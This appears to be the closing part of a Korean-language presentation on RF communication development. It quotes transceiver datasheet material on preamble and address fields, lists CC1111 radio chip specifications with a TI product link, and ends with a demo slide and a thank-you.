The preamble is a bit sequence used to detect 0 and 1 levels in the receiver. The preamble is one byte long and is either 01010101 or 10101010. If the first bit in the address is 1 the preamble is automatically set to 10101010 and if the first bit is 0 the preamble is automatically set to 01010101. This is done to ensure there are enough transitions in the preamble to stabilize the receiver.

#### 7.3.2 Address

This is the address for the receiver. An address ensures that the correct packet are detected by the receiver. The address field can be configured to be 3, 4 or, 5 bytes long with the AW register.

**Note:** Addresses where the level shifts only one time (that is, 000FFFFFFF) can often be detected in noise and can give a false detection, which may give a raised Packet-Error-Rate. Addresses as a continuation of the preamble (hi-low toggling) raises the Packet-Error-Rate.


## CC1111 Spec

- 1기가 이하의 주파수
- 315/433/868/915MHz ISM/SRD bands
- FSK, ASK modulation
- Up to 500Kbps on air data rate
- 3.6V supply range
- -Datasheet

http://www.ti.com/product/cc1110-cc1111



# RF 통신 개발



### DEMO TIME

# 감사합니다.